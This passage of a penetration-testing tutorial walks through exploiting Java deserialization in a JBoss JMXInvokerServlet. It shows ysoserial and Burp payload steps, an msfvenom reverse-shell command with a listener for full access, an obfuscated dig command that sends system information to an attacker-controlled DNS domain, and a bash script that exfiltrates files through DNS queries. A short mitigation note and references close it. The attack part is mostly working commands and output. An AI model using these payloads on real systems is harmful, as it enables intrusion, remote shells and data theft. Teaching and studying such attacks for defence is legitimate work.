
```
root@kali:~# tcpdump -i eth0 -n dst host 192.168.22.6
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
20:28:10.083738 IP 192.168.22.10.8080 > 192.168.22.6.57718: Flags [S.], seq 3062
707161, ack 1044182382, win 28960, options [mss 1460,sackOK,TS val 10290809 ecr
1125011277,nop,wscale 7], length 0
20:28:10.084441 IP 192.168.22.10.8080 > 192.168.22.6.57718: Flags [.], ack 1449,
 win 249, options [nop,nop,TS val 10290809 ecr 1125011277], length 0
20:28:10.084558 IP 192.168.22.10.8080 > 192.168.22.6.57718: Flags [.], ack 1832,
 win 272, options [nop,nop,TS val 10290809 ecr 1125011277], length 0
20:28:10.088600 IP 192.168.22.10.8080 > 192.168.22.6.57718: Flags [.], seq 1:144
9, ack 1832, win 272, options [nop,nop,TS val 10290810 ecr 1125011277], length 1
448: HTTP: HTTP/1.1 200 OK
20:28:10.088731 IP 192.168.22.10.8080 > 192.168.22.6.57718: Flags [.], seq 1449:
2897, ack 1832, win 272, options [nop,nop,TS val 10290810 ecr 1125011277], lengt
h 1448: HTTP
20:28:10.088785 IP 192.168.22.10.8080 > 192.168.22.6.57718: Flags [P.], seq 2897
:4171, ack 1832, win 272, options [nop,nop,TS val 10290810 ecr 1125011277], leng
th 1274: HTTP
```

We can further intrude to system with help of this ysoserial method.

Method 2:

Install **Java Serial Killer** plugin in Burp and send GET request of http://test.com/invoker/JMXInvokerServlet to Java Serial Killer tab.

Choose **CommonsCollections1** as payload type. Highlight the keyword **test** where we need to serialize the content and enter ping command then click on **Serialize** button.




After firing our payload once again we can see the incoming ping requests to our kali machine.


```
root@kali:~# tcpdump -i eth0 -n dst host 192.168.22.6
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
20:41:24.005249 IP 192.168.22.10.8080 > 192.168.22.6.57722: Flags [S.], seq 3747
599082, ack 308452406, win 28960, options [mss 1460,sackOK,TS val 10489291 ecr 1
125209757,nop,wscale 7], length 0
20:41:24.005700 IP 192.168.22.10.8080 > 192.168.22.6.57722: Flags [.], ack 1449,
 win 249, options [nop,nop,TS val 10489291 ecr 1125209757], length 0
20:41:24.006091 IP 192.168.22.10.8080 > 192.168.22.6.57722: Flags [.], ack 1831,
 win 272, options [nop,nop,TS val 10489291 ecr 1125209757], length 0
20:41:24.109030 IP 192.168.22.10 > 192.168.22.6: ICMP echo request, id 5591, seq
 1, length 64
20:41:24.120710 IP 192.168.22.10.8080 > 192.168.22.6.57722: Flags [.], seq 1:144
9, ack 1831, win 272, options [nop,nop,TS val 10489319 ecr 1125209757], length 1
448: HTTP: HTTP/1.1 200 OK
20:41:24.121111 IP 192.168.22.10.8080 > 192.168.22.6.57722: Flags [.], seq 1449:
2897, ack 1831, win 272, options [nop,nop,TS val 10489319 ecr 1125209757], lengt
h 1448: HTTP
```

To gain the complete access on target jBoss Server generate reverse shell payload with msfvenom as shown below.


```
root@kali:~# msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.22.6 LPORT=12
34 -f elf > /var/www/html/shell.elf
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 68 bytes
Final size of elf file: 152 bytes
```


As the multiple commands don't run via serializers we need to execute step by step commands to get our shell inside target machine.






Now we will listen on our kali machine port 1234 then fire our payload





We can see that reverse connection happened successfully and we have gained complete access of the target machine.



In most of the cases these vulnerable Jboss, WebSphere, Jenkins and OpenNMS are hosted in intranet and behind firewalls so outbound traffic via HTTP protocol is blocked.

In order to bypass this we can use Data Filtration via DNS technique where we just use our own DNS server to gather the info.

1. Host DNS server which should have authorized domain name assigned to it. (test.com)

2. Check with **dig vulnerable.test.com** as your payload and inside DNS logs (/var/log/syslog) it should reflect value of **vulnerable** then we can proceed with our testing methodologies.

3. The below command will give us underlying operating system information of target machine.

   bash -c dig$IFS`uname$IFS-a|cut$IFS-dD$IFS-f1|base64`.test.com

Result in DNS logs:

TGludXggdWJ1bnR1IDQuNC4wLTMxLWdlbmVyaWMgIzUwfjE0LjA0LjEtVWJ1bnR1IFNNUCBXZWQg.test.com

Linux ubuntu 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed (Base64 Decoded)

4. Yes it is challenging task to dump each and every information over DNS but we can automate this with XXD utility.

```
#!/bin/bash
hexDump=`xxd -p $1`
i=0
for line in $hexDump
do
 dig $line”.”$((i++))”.DB1.test.com”
done
```

The above script will perform following operations.

1. Parse the target file using the xxd utility.
2. Pre-pend each hex-encoded piece to a dig DNS query.
3. Add an index number in case the DNS queries arrive out of order.
4. Add a unique identifer in case multiple exports are conducted simultaneously.
5. Execute the dig commands.

5. Mitigation

Avoiding deserialization of Untrusted user input is the best case to mitigate this issue. Also removing support for affected software components in production or upgrading the affected assets will resolve this issue.

6. References

1. https://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability

2. https://deadcode.me/blog/2016/09/02/Blind-Java-Deserialization-Commons-Gadgets.html

3. https://github.com/joaomatosf/JavaDeserH2HC

4. https://www.synopsys.com/content/dam/synopsys/sig-assets/whitepapers/exploiting-the-java-deserialization-vulnerability.pdf